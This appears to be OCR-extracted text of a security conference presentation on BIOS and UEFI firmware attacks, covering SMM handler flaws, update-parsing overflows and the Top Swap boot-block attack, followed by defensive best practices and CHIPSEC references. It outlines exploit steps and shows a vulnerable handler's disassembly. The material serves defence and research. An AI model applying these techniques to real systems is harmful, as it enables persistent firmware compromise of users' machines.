
Source: BIOS SMM Privilege Escalation Vulnerabilities

Legacy SMI Handlers Calling Out of SMRAM



Source: BIOS SMM Privilege Escalation Vulnerabilities

Legacy SMI Handlers Calling Out of SMRAM



Source: BIOS SMM Privilege Escalation Vulnerabilities

Legacy SMI Handlers Calling Out of SMRAM

Branch Outside of SMRAM


- OS level exploit stores payload in F-segment below 1MB (0xF8070 Physical Address)
- Exploit has to also reprogram PAM for F-segment
- Then triggers "SW SMI" via APMC port (I/O 0xB2)
- SMI handler does **CALL 0F000:08070** in SMM

```
Disassembly of the code of $SMISS handler, one of SMI handlers in
the BIOS firmware in ASUS Eee PC 1000HE system.

0003F073: 50 push ax
0003F074: B4A1 mov ah,0A1
** 0003F076: 9A197D00F0 call 0F000:07D19
0003F07B: 2404 and al,004
0003F07D: 7414 je 00003F093
0003F07F: B434 mov ah,034
** 0003F081: 9A708000F0 call 0F000:08070
```

- BIOS SMM Privilege Escalation Vulnerabilities (14 issues in just one SMI Handler)
- System Management Mode Design and Security Issues


Function Pointers Outside SMRAM (DXE SMI)



1. Read function pointer from ACPI NVS memory (outside SMRAM)

2. Call function pointer (payload outside SMRAM)

BIOS Attack Surface: BIOS Update



UEFI BIOS Update Problems

Parsing of Unsigned BMP Image in UEFI FW Update Binary

- Unsigned sections within BIOS update (e.g. boot splash logo BMP image)
- BIOS displayed the logo before SPI Flash write-protection was enabled
- EDK `ConvertBmpToGopBlt()` integer overflow followed by memory corruption during DXE while parsing BMP image
- Copy loop overwrote #PF handler and triggered #PF

- Attacking Intel BIOS

UEFI BIOS Update Problems

RBU Packet Parsing Vulnerability

- Legacy BIOS with signed BIOS update
- OS schedules BIOS update placing new BIOS image in DRAM split into RBU packets
- Upon reboot, BIOS Update SMI Handler reconstructs BIOS image from RBU packets in SMRAM and verifies signature
- Buffer overflow (**`memcpy`** with controlled size/dest/src) when copying RBU packet to a buffer with reconstructed BIOS image

- BIOS Chronomancy: Fixing the Core Root of Trust for Measurement
- Defeating Signed BIOS Enforcement


UEFI BIOS Update Problems

Capsule Update Issues

- Attacker sets up a capsule in memory, and when capsule update is called, BIOS parses the data provided by the attacker.
  - Capsule Coalescing – when the blocks of a capsule are made contiguous, an integer overflow allowed attackers to control a memory copy operation.
  - Capsule Envelop – when blocks of the capsule are parsed, an integer overflow allowed attackers to cause a small allocation and large memory copy operation.

- Extreme Privilege Escalation on Windows 8/UEFI Systems

BIOS Attack Surface: Hardware Configuration




Problems With HW Configuration/Protections

BIOS Top Boot-Block Swap Attack

- "Top Swap" mode allows fault-tolerant update of the BIOS boot-block
- Enabled by BUC[TS] in Root Complex MMIO range
- Chipset inverts A16 line (A16-A20 depending on the size of boot-block) of the address targeting ROM, e.g. when CPU fetches reset vector on reboot
- Thus CPU executes from 0xFFFEFFF0 inside "backup" boot-block rather than from 0xFFFFFFF0
- Top Swap indicator is not reset on reboot (requires RTC reset)
- When not locked/protected, malware can redirect execution of reset vector to alternate (backup) boot-block
- BIOS Boot Hijacking and VMware Vulnerabilities Digging

- BIOS has to lock down Top Swap configuration (BIOS Interface Lock in General Control & Status register) & protect swap boot-block range in SPI
- `chipsec_main --module common.bios_ts`

BIOS Top Boot-Block Swap Attack




CPU normally fetches reset vector at FFFFFFF0

When TS is not locked:

- Malware sets BUC[TS]
- Out of reset, CPU starts @ reset vector
- Chipset inverts A16
- CPU fetches instr. from alternate BB (at FFFEFFF0) instead of FFFFFFF0

Source: BIOS Boot Hijacking and VMware Vulnerabilities Digging

Do BIOS Attacks Require Kernel Privileges?



A matter of finding legitimate signed kernel driver which can be used on behalf of user-mode exploit as a *confused deputy*.

RWEverything driver signed for Windows 64bit versions (co-discovered with researchers from MITRE)

Best Practices

- Enable HW protections for the BIOS firmware and SMRAM
- Have a recovery mechanism for BIOS firmware and essential configuration
- Minimize UEFI variables attack surface
- White-list UEFI variables in OS kernel or in SetVariable SMI handler
- Don't store sensitive data in SPI flash
- Consider all NVRAM contents malicious when handling them in FW
- Thoroughly validate input to SMI handlers from runtime OS
- Assume all input to SMI handlers malicious (variables, CMOS memory, ACPI tables, ACPI NVS, CPU GP registers, HW registers..)
- Sign firmware updates (UEFI capsules on reset/S3)
- Use secure defaults for static and dynamic Pcd settings
- Sanitize passwords/keys from DRAM
- Frequently sync with edk/UDK

Key Takeaways

- Configuring hardware and firmware securely is not trivial
- Use available tools to test secure hardware configuration
  - ✓ CHIPSEC framework available now!
  - ✓ MITRE Copernicus
- Windows Hardware Security Test Interface (HSTI) sounds like a good idea
- UEFI Forum has created security sub-teams
  - ✓ Newly formed USRT (UEFI Security Response Team)
  - ✓ USST (UEFI Security) and PSST (PI Security) sub-teams

THANK YOU!

Ref: BIOS Security Guidelines / Best Practices

- CHIPSEC framework: https://github.com/chipsec/chipsec
- MITRE Copernicus tool
- NIST BIOS Protection Guidelines (SP 800-147 and SP 800-147B)
- IAD BIOS Update Protection Profile
- Windows Hardware Certification Requirements
- UEFI Forum sub-teams: USST (UEFI Security) and PSST (PI Security)
- UEFI Firmware Security Best Practices
  - BIOS Flash Regions
  - UEFI Variables in Flash (UEFI Variable Usage Technical Advisory)
  - Capsule Updates
  - SMRAM
  - Secure Boot

Research in Platform HW/FW Attacks

- Security Issues Related to Pentium System Management Mode (CSW 2006)
- Implementing and Detecting an ACPI BIOS Rootkit (BlackHat EU 2006)
- Implementing and Detecting a PCI Rootkit (BlackHat DC 2007)
- Programmed I/O accesses: a threat to Virtual Machine Monitors? (PacSec 2007)
- Hacking the Extensible Firmware Interface (BlackHat USA 2007)
- BIOS Boot Hijacking And VMWare Vulnerabilities Digging (PoC 2007)
- Bypassing pre-boot authentication passwords (DEF CON 16)
- Using SMM for "Other Purposes" (Phrack65)
- Persistent BIOS Infection (Phrack66)
- A New Breed of Malware: The SMM Rootkit (BlackHat USA 2008)
- Preventing & Detecting Xen Hypervisor Subversions (BlackHat USA 2008)
- A Real SMM Rootkit: Reversing and Hooking BIOS SMI Handlers (Phrack66)
- Attacking Intel BIOS (BlackHat USA 2009)
- Getting Into the SMRAM: SMM Reloaded (CSW 2009, CSW 2009)
- Attacking SMM Memory via Intel Cache Poisoning (ITL 2009)
- BIOS SMM Privilege Escalation Vulnerabilities (bugtraq 2009)
- System Management Mode Design and Security Issues (IT Defense 2010)
- Analysis of building blocks and attack vectors associated with UEFI (SANS Institute)
- (U)EFI Bootkits (BlackHat USA 2012 @snare, SaferBytes 2012 Andrea Allievi, HITB 2013)
- Evil Maid Just Got Angrier (CSW 2013)
- A Tale of One Software Bypass of Windows 8 Secure Boot (BlackHat USA 2013)
- BIOS Chronomancy (NoSuchCon 2013, BlackHat USA 2013, Hack.lu 2013)
- Defeating Signed BIOS Enforcement (PacSec 2013, Ekoparty 2013)
- UEFI and PCI BootKit (PacSec 2013)
- Meet 'badBIOS' the mysterious Mac and PC malware that jumps airgaps (#badBios)
- All Your Boot Are Belong To Us (CanSecWest 2014 Intel and MITRE)
- Setup for Failure: Defeating Secure Boot (Syscan 2014)
- Setup for Failure: More Ways to Defeat Secure Boot (HITB 2014 AMS)
- Analytics, and Scalability, and UEFI Exploitation (INFILTRATE 2014)
- PC Firmware Attacks, Copernicus and You (AusCERT 2014)
- Extreme Privilege Escalation (BlackHat USA 2014, paper)